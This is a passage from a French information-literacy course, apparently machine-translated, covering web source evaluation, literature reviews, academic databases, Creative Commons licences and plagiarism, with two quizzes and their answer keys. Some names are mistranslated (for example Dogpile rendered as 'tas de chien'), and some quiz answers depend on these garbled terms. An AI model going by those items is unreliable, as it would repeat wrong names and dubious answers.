- Y a-t-il une adresse sur la page où l'auteur peut être contacté ?
- Quel est le nom de domaine (extension URL) de la page ?

Objectivité


- L'objectif du site est-il clair ? Pourquoi a-t-il été créé et pourquoi a-t-il été mis sur le Web ?
- S'il y a différents points de vue, les inclut-il ?
- S'il y a un parti pris, est-ce clairement indiqué ? Tant que vous savez que vous prenez parti, ces ressources peuvent vous être tout aussi utiles que d'autres.
- La source est-elle basée sur des informations avérées ou des opinions personnelles ?

Actualité

- Quand la page a-t-elle été créée ? Y a-t-il une date dessus ?
- Est-ce que c'est à jour? Quand la page a-t-elle été mise à jour pour la dernière fois ?
- L'actualité des informations est-elle adaptée à votre objectif ?
- Les liens sur la page fonctionnent-ils ?

Portée

- Quelle est la portée de la page Web ?
- Couvre-t-il le sujet sous tous ses aspects ?
- Est-ce suffisamment détaillé ?
- Le champ d'application est-il adapté à votre objectif ?
- La page répond-elle à vos besoins d'information ?





A vous de jouer : Mini-quiz

1. Lequel des éléments suivants n'est pas un outil internet ?

- a. e-mail
- b. Blog
- c. ftp
- d. www
- e. telnet

2 . Lequel des éléments suivants est utilisé pour rechercher des informations sur le Web ?

- a. moteurs de recherche
- b. guides thématiques
- c. super moteurs de recherche
- d. guides thématiques métier
- e. tous

3. Lequel des éléments suivants est un exemple de super moteur de recherche ?

- a. Altavista
- b. Yahoo
- c. tas de chien
- d. Google
- e. Chercher et trouver

4. La bibliothèque publique Internet est un exemple de laquelle des propositions suivantes ?


- a. Moteur de recherche
- b. Guide thématique
- c. Super moteurs de recherche
- d. Guide thématique préparé par les bibliothèques
- e. Guide des sujets d'affaires

5. Parmi les affirmations suivantes concernant les moteurs de recherche, laquelle est fausse ?

- a. Ils indexent automatiquement les pages Web
- b. Ils indexent tout le Web superficiel
- c. Ils produisent des résultats différents
- d. Ils ne peuvent pas accéder aux informations sur le Web profond
- e. Ils portent une recherche différente caractéristiques

6. Quelle base de données Google vous permet d'accéder aux articles scientifiques ?

- a. répertoire google
- b. livres Google
- c. blogs google
- d. Google images
- e. chercheur google



7. Lequel des noms suivants est le nom de domaine d'un site appartenant à un établissement d'enseignement ?

- a. .gov
- b. .mil
- c. .edu
- d. .org
- e. .com

8. laquelle des déclarations suivantes est correcte?

- a. Toutes les informations sur le web sont publiques
- b. Les moteurs de recherche recherchent le superficiel la toile
- c. Les moteurs de recherche consultent les catalogues des bibliothèques
- d. Les informations sur le Web profond sont accessibles au public
- e. Les moteurs de recherche consultent les bases de données


9. Laquelle des affirmations suivantes est fausse ?

- a. Toutes les informations sur le web sont à jour
- b. Chacun met les informations qu'il souhaite sur le web
- c. La nature des informations sur le web change
- d. Les informations sur le Web doivent être évaluées
- e. Wikipédia (Wikipedia) est une ressource où chacun peut créer du contenu

10. Quels critères faut-il prendre en compte lors de l'évaluation des ressources Web ?

- a. vérité
- b. fiabilité
- c. impartialité
- d. actualité
- e. tous

Réponses du Mini Quiz : 1b, 2e, 3c, 4d, 5b, 6e, 7c, 8b, 9a, 10e



La revue de littérature

La collecte de données en examinant les sources et les documents existants est appelée revue de la littérature (Bilgili, 2011). Avant de commencer la revue de la littérature, votre question de recherche doit être clairement définie ¹. La contribution la plus importante de la revue de la littérature est d'identifier la lacune parmi ces moyens et de vous aider à trouver une réponse à la question de savoir comment éliminer cette lacune ¹. À la suite de la revue de la littérature, vous devez identifier les lacunes méthodologiques et théoriques des études précédentes liées à votre question de recherche. Des relations doivent être établies entre les sources consultées dans la littérature, les écoles, les noms et toutes les informations pertinentes à la question de recherche doivent être collectées. À la suite de la revue de la littérature, les lacunes des études liées à la question de recherche doivent être déterminées, les limites de l'étude doivent être définies et il convient d'expliquer quelle contribution vous apporterez au domaine scientifique avec cette étude ¹

Pourquoi est-il important de faire une revue de littérature sur le sujet ?

- ✓ L'analyse documentaire permet de comprendre le sujet.
- ✓ Avec la revue de la littérature, les ressources et les documents liés au sujet sont identifiés et collectés dans le cadre de recherches basées sur des méthodes de numérisation de sources ou de revue de documents (Inci, 2015). Des études sur le sujet sont déterminées et la lecture de ces études et des études sur le sujet recherché fournit le développement d'idées pour de nouvelles études. De plus, des informations plus détaillées sur le sujet peuvent être obtenues en compilant les études sur le sujet.

En quelles étapes la revue de la littérature consiste-t-elle ?

1- Détermination de la question de recherche et des mots-clés :

Au début de la revue de la littérature, le chercheur détermine un titre et décide dans quelle mesure le sujet sera traité dans le cadre de ce titre ¹.

2- Détermination des moyens de numérisation et planification de la numérisation :

Il convient de déterminer quelles ressources seront utilisées dans le cadre du sujet déterminé, et le statut d'accès à ces ressources doit être déterminé. Le temps qu'il faudra pour que l'analyse soit terminée doit être planifié à temps.

Division et classification de la numérisation en sous-parties :

La classification doit être faite en créant divers sous-titres liés à la question de recherche. À ce stade, la fiabilité des sources que vous rencontrez lors de la numérisation est très importante. Les publications académiques écrites pour un public professionnel plutôt que les publications populaires destinées au grand public doivent être traitées en premier.

3- Conclusion de la revue de littérature :



Une conclusion doit être écrite sur l'analyse terminée. Dans ce résultat, les informations des sources liées à la question de recherche doivent être incluses et ces ressources doivent être évaluées avec une approche critique et analytique. ¹

En scannant de nombreuses revues scientifiques et catalogues via des moteurs de recherche sur Internet, des études scientifiques, des articles de recherche et les informations souhaitées peuvent être atteints en peu de temps en écrivant les bons mots-clés et les extensions appropriées. Les moteurs de recherche, lorsque le mot-clé filetype:pdf est tapé, des revues et des livres gratuits au format pdf sur le sujet peuvent être consultés. En tapant Google Scholar ou Google Academy, les articles scientifiques sont accessibles depuis le moteur de recherche Google spécial à ouvrir.

Utilisation académique de Google : Google Scholar (Google Scholar ou Google Academy) est un moteur de recherche qui recherche uniquement des articles et des sujets académiques.

Dans la section des citations sous les sujets, il donne le nombre d'autres articles qui font référence à l'article et la liste de ces articles.

Dans Google Scholar (<https://scholar.google.com/>) les études scientifiques souhaitées peuvent être atteintes avec le mot-clé, ainsi que le nom de l'auteur ou l'adresse e-mail de l'auteur, et tous les travaux de l'auteur peuvent être répertoriés . De plus, les études par années peuvent également être recherchées (<https://scholar.google.com/>) .



¹ Académie Kaynak. Literatür Taraması Nedir ve Nasıl Yapılır??. Erişim : 24 Haziran 2022. <https://www.akademikaynak.com/literatur-taramasi-nedir-ve-nasil-yapilir.html>

The screenshot shows a Google Scholar search for "IT law" with approximately 2,440,000 results. The search filters on the left include "Any time" (Any time, Since 2022, Since 2021, Since 2018, Custom range...), "Sort by relevance" (Sort by date), "Any type" (Review articles), and checkboxes for "include patents" (unchecked), "include citations" (checked), and "Create alert" (checked). The search results list several articles, with the top one being "[book] A dictionary of law" (J Law - 2015 - books.google.com) which has 572 citations. The second result is "Generic constitutional law" (DS Law - Minn. L. rev., 2004 - HeinOnline) with 287 citations. The third result is "[PDF] Adoption Assistance and Child Welfare Act of 1980" (P LAW - Public Law, 1980 - upload.wikimedia.org) with 356 citations. The fourth result is "[HTML] Progress in information technology and tourism management: 20 years on and 10 years after the Internet—The state of eTourism research" (HTML] sciencedirect). Annotations with arrows point to the citation counts: "number of citations from the article" points to "Cited by 572" and "Related articles" points to "Related articles" for the second result.

De nombreuses ressources scientifiques numériques gratuites peuvent être utilisées en accédant à des bases de données contenant des revues de recherche et des articles dans différents domaines sur Internet. Certains exemples de sources de données accessibles dans les publications scientifiques sont présentés ci-dessous.

Pub Med, : Il s'agit d'une base de données complète et en libre accès où sont indexés des articles dans le domaine de la médecine et des sciences de la santé. Les études internationales et les articles publiés sur les sciences de la santé sont présentés de manière actualisée. **PubMed** comprend plus de 30 millions de contenus sur la biologie moléculaire, la génétique, les sciences médicales et les sciences de la vie. (<https://mk.gov.tr/ContentFiles/pubmed.pdf>) L'adresse ncbi.nlm.nih.gov/pubmed/ est utilisée.

Web of Science : vous donne accès aux publications les plus pertinentes et les plus prestigieuses dans votre domaine de recherche en parcourant régulièrement des revues et des actes de conférence sur les sciences, les sciences sociales, les arts et les sciences humaines. Il fournit des liens vers tous les enregistrements connexes en utilisant des informations de référence et des relations de sujet dans les études de chercheurs experts produisant des publications dans votre domaine de recherche.

Le Centre de thèse du Conseil turc de l'enseignement supérieur : il a été ouvert à l'accès dans un environnement électronique afin de contribuer à la science et de soutenir la recherche et les activités scientifiques dans le cadre des dispositions de l'article supplémentaire 40 de la loi n° 2547 sur l'enseignement supérieur. . Les chercheurs ne peuvent utiliser, publier, distribuer ou copier tout ou partie des thèses à des fins commerciales ou financières sans l'autorisation de l'auteur. Les chercheurs utilisant la **page Web du Centre national des thèses** peuvent bénéficier de ces thèses dans le cadre de l'éthique scientifique et des règles de citation. Les thèses de maîtrise et de doctorat sur le sujet peuvent



être téléchargées à partir du système sous forme de fichiers résumés et pdf. (<https://tez.yok.gov.tr/UlusalTezMerkezi/>).

En résumé, pour accéder aux articles académiques et scientifiques rédigés en turc ou en anglais, des sites web tels que ScienceDirect, Springer Link, ResearchGate, Google Academic – Google Scholar, YÖK Thesis Center, Academia, PubMed, DergiPark Akademik, Web of Science, Scopus, TR Index, Nature et Megep sont disponibles. Les articles de ces pages sont accessibles gratuitement ou moyennant des frais. (<https://teztarama.com/makale-okuma-siteleri/>).

Les bases de données contenant des revues scientifiques sont expliquées ci-dessus à titre d'exemple. Cependant, des liens vers différentes bases de données contenant des revues de recherche et des articles dans différents domaines sont indiqués ci-dessous. Ceux qui souhaitent parcourir un sujet souhaité ou lire un article sur le sujet concerné peuvent accéder à des bases de données connexes et différentes en utilisant les liens ci-dessous :

<https://www.sciencedirect.com/>

<https://www.researchgate.net/>

<savant.google.com.tr>

<https://tez.yok.gov.tr/UlusalTezMerkezi/>

<https://www.academia.edu/>

<https://pubmed.ncbi.nlm.nih.gov/>

<https://dergipark.org.tr/tr/>

<https://login.webofknowledge.com/>

<https://www.scopus.com/>


<https://trdizin.gov.tr/>


<https://www.nature.com/>

<http://meslek.eba.gov.tr/>

Comment écrire une vidéo de revue de littérature :

<https://www.youtube.com/watch?v=BgNehPgFiyC>





1. Lequel des énoncés suivants est faux concernant l'analyse documentaire ?

- a. Les ressources et documents existants sont collectés.
- b. Les sources et documents existants sont examinés.
- c. Le problème de recherche doit être clair avant de commencer.
- d. Il aide à identifier la déficience liée au sujet.
- e. Cela commence par la numérisation.

2. Lequel des éléments suivants n'est pas l'un des les étapes de la revue de littérature ?

- a. Détermination de la question de recherche
- b. Identification des mots-clés
- c. Identifier les moyens de numérisation
- d. Détermination des résultats de la recherche
- e. Planification de l'analyse

3. Comment la conclusion devrait-elle être dans la revue de littérature ?

- a. Critique
- b. Analytique
- c. Associé à la question de recherche
- d. Tous
- e. Aucun

4. Pourquoi est-il important de faire une littérature examen?

- a. Fournit une meilleure compréhension du sujet.
- b. Fournit l'analyse de la source.
- c. Fournit l'identification des documents liés au sujet.
- d. Fournit la collection de documents liés au sujet.
- e. Tous

5. Quelle est l'étape de la littérature dans laquelle le chercheur détermine un titre et décide dans quelle mesure le sujet sera traité dans le cadre de ce titre ?

- a. Identifier les moyens de numérisation
- b. Classification de la numérisation
- c. Détermination de la question de recherche et mots clés
- d. Diviser le scan en sous-parties
- e. Aucun

6. Comment s'appelle la collecte de données par examiner les sources et documents existants ?

- a. Sélection de mots-clés
- b. Sélection du sujet
- c. Sélection des sources

- d. Revue de littérature
- e. Recherche Web

7. Comment s'appelle-t-il pour déterminer quel ressources seront utilisées dans le cadre du sujet déterminé et pour déterminer le statut d'accès à ces ressources ?

- a. Conclusion de la revue de littérature
- b. Diviser le scan en sous-parties
- c. Identifier les moyens de numérisation
- d. Identification des mots-clés
- e. Aucun

8. Comment le scan est-il divisé en sous les pièces?

- a. Les ressources sont évaluées avec une et approche analytique.
- b. b. En programmant la durée de l'analyse.
- c. c. En cherchant dans les catalogues des bibliothèques avec des moteurs de recherche
- d. d. En créant diverses sous-rubriques liées à la question de recherche,
- e. Aucun

9. Lequel des éléments suivants n'est pas atteint à la suite de la revue de la littérature?

- a. Études précédentes
- b. Lacunes
- c. Problèmes de procédure
- d. Limites de l'étude
- e. Aucun

10. Lequel des éléments suivants devrait être pris en compte pour les sources utilisées dans la littérature

- a. Vérité
- b. Fiabilité
- c. Impartialité
- d. Actualité
- e. Tous

Réponses du Mini Quiz : 1e, 2d, 3d, 4e, 5c, 6d, 7c, 8d, 9e, 10e



Questions juridiques et éthiques

Bien qu'il soit possible d'accéder à divers contenus à la suite d'une simple recherche sur Internet, il existe diverses limitations légales et éthiques quant à leur utilisation. Sauf mention contraire, les droits d'utilisation, de publication et de modification d'un contenu, notamment les droits d'auteur, appartiennent au producteur du contenu. La violation de ces droits par d'autres est un crime (Sağiroğlu et al. 2020).² Il y a 3 questions à considérer à cet égard :


- 1- droits d'auteur
- 2- Utilisation équitable
- 3- Plagiat

1- Droit d'auteur : Il fait référence à tous les droits du créateur d'une idée ou d'une œuvre d'art (tels que la copie, la reproduction, la distribution, la vente et la production d'autres formes) et est protégé par la loi (Université Hacettepe, 2020) Œuvres hors du champ d'application du droit d'auteur (Université Hacettepe, 2020) :

- Fonctionne avec un droit d'auteur expiré (comme les œuvres de Shakespeare)
- Œuvres autorisées à être utilisées, copiées et distribuées par leur créateur (comme les logiciels gratuits) (Université Hacettepe, 2020)

Une organisation internationale connue sous le nom de Creative Commons (CC) (creativecommons.org) a développé un modèle de licence de contenu simple basé sur des icônes simples. **Les licences CC** ont six groupes de licences composés de diverses combinaisons des quatre symboles principaux. Les symboles CC sont introduits dans le tableau (Sagiroglu et al. 2020) .

Les licences Creative Commons offrent à chacun, des créateurs individuels aux grandes institutions, un moyen normalisé d'accorder au public l'autorisation d'utiliser leur travail créatif en vertu de la loi sur le droit d'auteur. Du point de vue du réutilisateur, la présence d'une licence Creative Commons sur une œuvre protégée par le droit d'auteur répond à la question « Que puis-je faire avec cette œuvre ?



Les options de licence Creative Commons

Il existe six types de licences différents, répertoriés ici du plus permissif au moins permissif :






Symbole	Signification	Abréviation	Explication
	Attribution	PAR	L'attribution est un symbole présent dans toutes les licences CC. Il signale que le nom de la personne ou de l'organisation doit être mentionné lors de l'utilisation du contenu .
	Partage dans les mêmes conditions	SA	L'icône de reprise de licence indique que les modifications ne doivent pas être apportées au type de licence déterminé par la personne ou l'organisation fournissant le contenu d'origine lors de la republiation d'un contenu.
	Non commercial	NC	L'icône Non-Commercial indique que le contenu ne peut être utilisé dans le cadre d'aucune activité commerciale. Par exemple, une image marquée d'une licence contenant ce symbole ne peut pas être utilisée dans un livre à but lucratif.
	Aucun dérivé	ND	L'icône non dérivable indique que le contenu pertinent doit être utilisé tel qu'il était dans sa conception d'origine sans aucune modification.

Tableau 5. Symboles Creative Commons et leurs explications (Sağiroğlu vd. 2020).


1- CC BY : Cette licence permet aux réutilisateurs de distribuer, remixer, adapter et développer le matériel sur n'importe quel support ou format, tant que l'attribution est donnée au créateur. La licence permet une utilisation commerciale ².


CC BY comprend les éléments suivants :

BY  – Le crédit doit être accordé au créateur.

2- CC BY-SA : Cette licence permet aux réutilisateurs de distribuer, remixer, adapter et développer le matériel sur n'importe quel support ou format, tant que l'attribution est donnée au créateur. La licence permet une utilisation commerciale. Si vous remixez, adaptez ou développez le matériel, vous devez concéder sous licence le matériel modifié sous des conditions identiques ².

CC BY-SA comprend les éléments suivants :

BY  – Le crédit doit être attribué au créateur,

SA  – Les adaptations doivent être partagées dans les mêmes conditions.

3- CC BY-NC : Cette licence permet aux réutilisateurs de distribuer, remixer, adapter et développer le matériel sur n'importe quel support ou format à des fins non commerciales uniquement, et uniquement tant que l'attribution est donnée au créateur ².

Il comprend les éléments suivants :

BY  – Le crédit doit être attribué au créateur,


NC  – Seules les utilisations non commerciales de l'œuvre sont autorisées.

4- CC BY-NC-SA : Cette licence permet aux réutilisateurs de distribuer, remixer, adapter et développer le matériel sur n'importe quel support ou format à des fins non commerciales uniquement, et uniquement tant que l'attribution est donnée au créateur. Si vous remixez, adaptez ou développez le matériel, vous devez concéder sous licence le matériel modifié sous des conditions identiques ².

CC BY-NC-SA comprend les éléments suivants :

BY  – Le crédit doit être attribué au créateur,

NC  – Seules les utilisations non commerciales de l'œuvre sont autorisées,

SA  – Les adaptations doivent être partagées dans les mêmes conditions.

5- CC BY-ND : Cette licence permet aux réutilisateurs de copier et de distribuer le matériel sur n'importe quel support ou format sous une forme inadaptée uniquement, et seulement tant que l'attribution est donnée au créateur. La licence permet une utilisation commerciale ².

CC BY-ND comprend les éléments suivants :

BY – Le crédit doit être attribué au créateur,

ND – Aucun dérivé ou adaptation de l'œuvre n'est autorisé.

6- CC BY-NC-ND : Cette licence permet aux réutilisateurs de copier et de distribuer le matériel sur n'importe quel support ou format sous une forme non adaptée uniquement, à des fins non commerciales uniquement, et uniquement tant que l'attribution est donnée au créateur ².

CC BY-NC-ND comprend les éléments suivants :

BY – Le crédit doit être attribué au créateur,

NC – Seules les utilisations non commerciales de l'œuvre sont autorisées,

ND – Aucun dérivé ou adaptation de l'œuvre n'est autorisé.

- **La dédicace du domaine public Creative Commons**



CC0 (alias CC Zero) est un outil de dédicace publique, qui permet aux créateurs de renoncer à leurs droits d'auteur et de placer leurs œuvres dans le domaine public mondial. CC0 permet aux réutilisateurs de distribuer, remixer, adapter et développer le matériel sur n'importe quel support ou format, sans conditions ².

Choisir une licence

Les six licences et l'outil de dédicace au domaine public offrent aux créateurs une gamme d'options. La meilleure façon de décider ce qui vous convient est de réfléchir à la raison pour laquelle vous souhaitez partager votre travail et à la manière dont vous espérez que d'autres utiliseront ce travail. Avant d'appliquer une licence CC ou CC0 à votre travail, il y a quelques points importants à considérer :

Les licences et CC0 ne peuvent pas être révoquées. Cela signifie qu'une fois que vous avez appliqué une licence CC à votre matériel, toute personne qui le reçoit peut s'appuyer sur cette licence tant que le matériel est protégé par le droit d'auteur, même si vous arrêtez plus tard de le distribuer. Vous devez posséder ou contrôler le droit d'auteur sur l'œuvre. Seul le détenteur du droit d'auteur ou une personne avec l'autorisation expresse du détenteur du droit d'auteur peut appliquer une licence CC ou CC0 à une œuvre protégée par le droit d'auteur. Si vous avez créé une œuvre dans le cadre de votre travail, vous n'êtes peut-être pas titulaire du droit d'auteur ².

Comment appliquer une licence CC ou CC0 à votre travail

La licence CC de votre travail est simple. Tout ce que vous avez à faire est de choisir la licence CC qui correspond à vos besoins, puis de communiquer ce choix de manière claire aux personnes qui tomberont sur votre travail. Dans le cadre de cette communication, vous devez inclure un lien vers la licence que vous avez choisie ². Pour des informations plus détaillées, visitez la page Web suivante : <https://creativecommons.org/about/ccllicenses/>

² Creative Commons [yahttps://creativecommons.org/about/ccllicenses/](https://creativecommons.org/about/ccllicenses/)

Utilisation équitable:

C'est la liberté d'utiliser une œuvre protégée par le droit d'auteur sous certaines conditions sans l'autorisation du propriétaire de l'œuvre. ³

Vidéo sur l'utilisation équitable des droits d'auteur : https://www.youtube.com/watch?v=OWRpj8tf210

Obligation de citation :

Lors d'une recherche, vous pouvez bénéficier de diverses sources telles que des articles, des livres, des pages Web, des blogs et pouvez transférer des informations à partir de ces sources. Cependant, vous devez faire référence aux sources que vous utilisez (Hacettepe University, 2020).

Plagiat (vol d'informations) Le plagiat est l'utilisation d'expressions, d'inventions ou d'idées d'autres personnes dans son travail sans citer la source comme si c'était la leur. Le plagiat est une sorte de fraude et de vol (TDK, 2022). Selon l'Université de Cambridge, les exemples de plagiat incluent (Université de Cambridge, 2022).

³ Koç Üniversitesi Suna Kıraç Kütüphanesi. Telif Hakkı ve Adil kullanım. (26.06.2022) https://library.ku.edu.tr/hizmetler/acik-erisim-akademik-iletisim/telif-hakki-ve-adil-kullanım/#tab_html_920b1749015a8dce5f4334661aa5b1b8

- Citant littéralement le travail d'une autre personne sans citer la source
- Utiliser les idées des autres sans attribution appropriée
- A copier-coller depuis Internet tel quel.

Le plagiat peut se produire intentionnellement ou non. Dans les deux cas, il s'agit d'une question éthique et peut entraîner des conséquences telles que l'échec d'un cours, des sanctions disciplinaires, l'expulsion de l'université ou le renvoi de la profession (Université Hacettepe, 2020).

*** Comment pouvez-vous éviter le plagiat ?**

- En notant la source ainsi que les informations et les idées qui peuvent être utilisées.
- En enregistrant complètement les tags des sources utilisées
- En utilisant vos propres expressions lors de la prise de notes.
- En utilisant des guillemets lorsque vous copiez exactement les phrases d'autres personnes et
- En faisant la référence nécessaire aux ressources dans chaque utilisation.

Tableau 5. Source : Pour le tableau 5, la source nommée Bilgili (2011) a été utilisée. Les exemples utilisés dans le tableau sont tirés de la publication de Pala et Başibüyük (2020).

	Faux (Plagiat)	Correct
Une citation	Comme dans de nombreux domaines, l'éducation bénéficie également du numérique. Cependant, il est nécessaire que les individus acquièrent certaines compétences pour mieux tirer parti des technologies numériques. La compétence en littératie numérique est également l'une des principales compétences. C'est pourquoi; la compétence en littératie numérique a été introduite et intégrée aux programmes d'enseignement	« Comme dans de nombreux domaines, l'éducation bénéficie également du numérique. Cependant, il est nécessaire que les individus acquièrent certaines compétences pour mieux tirer parti des technologies numériques. La compétence en littératie numérique est également l'une des principales compétences. C'est pourquoi; la compétence en littératie numérique a été introduite et impliquée dans les programmes d'enseignement » (Pala et Başibüyük, 2020).
Explication	Paragraphe pris directement et aucune référence n'est donnée	Le paragraphe est pris tel quel et pour cette raison, il est indiqué entre guillemets doubles dans l'article et les informations sur l'auteur sont données à la fin.
b) Citation directe pour plus de 40 caractères	Avec les développements des technologies de l'information et de la communication, les technologies numériques sont presque devenues un élément indispensable de notre vie. Comme dans de nombreux domaines, l'éducation bénéficie également du numérique. Cependant, il est nécessaire que les individus acquièrent certaines compétences pour mieux tirer parti des technologies numériques. La compétence en littératie numérique est également l'une des principales compétences. C'est pourquoi; la compétence en littératie	Comme Pala et Başibüyük (2020) l'ont noté : Avec les développements des technologies de l'information et de la communication, les technologies numériques sont presque devenues un élément indispensable de notre vie. Comme dans de nombreux domaines, l'éducation bénéficie également du numérique. Cependant, il est nécessaire que les individus acquièrent certaines

	numérique a été introduite et impliquée dans les programmes d'enseignement.	compétences pour mieux tirer parti des technologies numériques. La compétence en littératie numérique est également l'une des principales compétences. C'est pourquoi; la compétence en littératie numérique a été introduite et intégrée aux programmes d'enseignement
Explication	Ici,l'auteur n'a pas été cité	Les citations directes de plus de 40 caractères sont citées sous forme de blocs et n'utilisent pas de guillemets. Les citations directes de plus de 40 caractères sont citées sous forme de blocs et n'utilisent pas de guillemets. dans ce cas ... l'auteur ou les noms des auteurs sont écrits avec la date, ... comme le dit l'auteur/les auteurs, ou il dit, ou Comme le nom(la date) des auteurs l'a noté :
c)Exemple d'utilisation de plusieurs citations dans un paragraphe	Aujourd'hui, avec l'utilisation généralisée d'internet, les étudiants ont commencé à prendre plus de place dans le monde numérique. Par conséquent, avec la numérisation dans l'éducation, la compétence en littératie numérique est devenue une compétence que les élèves doivent acquérir. Par conséquent, des discussions sur la technologie numérique et l'éducation; Il s'est concentré sur les formes de compétence et de compréhension dont les individus ont besoin pour utiliser la technologie de manière efficace et critique, c'est pourquoi la connaissance du numérique et diverses études ont été menées sur cette compétence.	Aujourd'hui, avec l'utilisation généralisée d'Internet, les étudiants ont commencé à prendre plus de place dans le monde numérique (Bozkurt & Çoşkun, 2018). Par conséquent, avec la numérisation dans l'éducation, la compétence en littératie numérique est devenue une compétence que les élèves doivent acquérir (Stripling, 2010). Par conséquent, des discussions sur la technologie numérique et l'éducation; Il s'est concentré sur les formes de compétence et de compréhension dont les individus ont besoin pour utiliser la technologie de manière efficace et critique, donc la connaissance du numérique (Buckingham, 2010) et diverses études ont été menées sur cette compétence (Pala et Başibüyük, 2020).
Explication	Des phrases provenant de différentes sources sont prises et aucune référence n'est faite à la publication et à l'auteur cités.	Les auteurs dont la source a été utilisée sont ajoutés à la fin de chaque phrase.

Texte original

D'une part, il n'était pas dominé par l'envie. Nous avons commencé à penser à l'Amérique au seul moment où l'économie américaine n'était pas un modèle triomphant de richesse et de potentiel productif pour le reste du monde. Dans la décennie de la Grande Dépression, nous ne voyions plus le monde de *Gatsby* mais celui de *The Grapes of Wrath*. Dans les années 1920 et au début des années 1930, l'Amérique était synonyme de poursuite impitoyable du profit, d'injustice, de répression impitoyable, sans scrupules et brutale. Mais les États-Unis de FD Roosevelt n'ont pas seulement renié cette réputation ; il l'a tourné brusquement vers la gauche. Il est visiblement devenu un gouvernement pour les pauvres et les syndicats (Hobsbawm, 2002).

	Faux (plagiat)	Correct
d) Transfert en traduction	<p>Certains historiens ont commencé à examiner l'Amérique alors qu'elle n'était pas un modèle réussi de prospérité avec un potentiel productif. Pour eux, l'Amérique était devenue le pays des " Raisins de la colère ", et non du " Great Gatsby " pendant les années de la Grande Dépression. Dans les années 1920 et au début des années 1930, country est devenu l'autre nom de l'intérêt, de l'injustice, de la vulgarité et de l'oppression.</p> <p>L'Amérique de Roosevelt n'a pas seulement changé cela, elle a également déplacé la direction du pays vers la gauche. Le gouvernement était désormais le gouvernement des pauvres et des syndicats.</p>	<p>Certains historiens ont commencé à examiner l'Amérique alors qu'elle n'était pas un modèle réussi de prospérité avec un potentiel productif. Selon Hobsbawm (2002, p. 388), l'Amérique était devenue le pays des « raisins de la colère », et non du « Great Gatsby » pendant les années de la Grande Dépression. Dans les années 1920 et au début des années 1930, country est devenu l'autre nom de l'intérêt, de l'injustice, de la vulgarité et de l'oppression. L'Amérique de Roosevelt n'a pas seulement changé cela, elle a également déplacé la direction du pays vers la gauche. Le gouvernement était désormais le gouvernement des pauvres et des syndicats.</p>

Paraphraser :

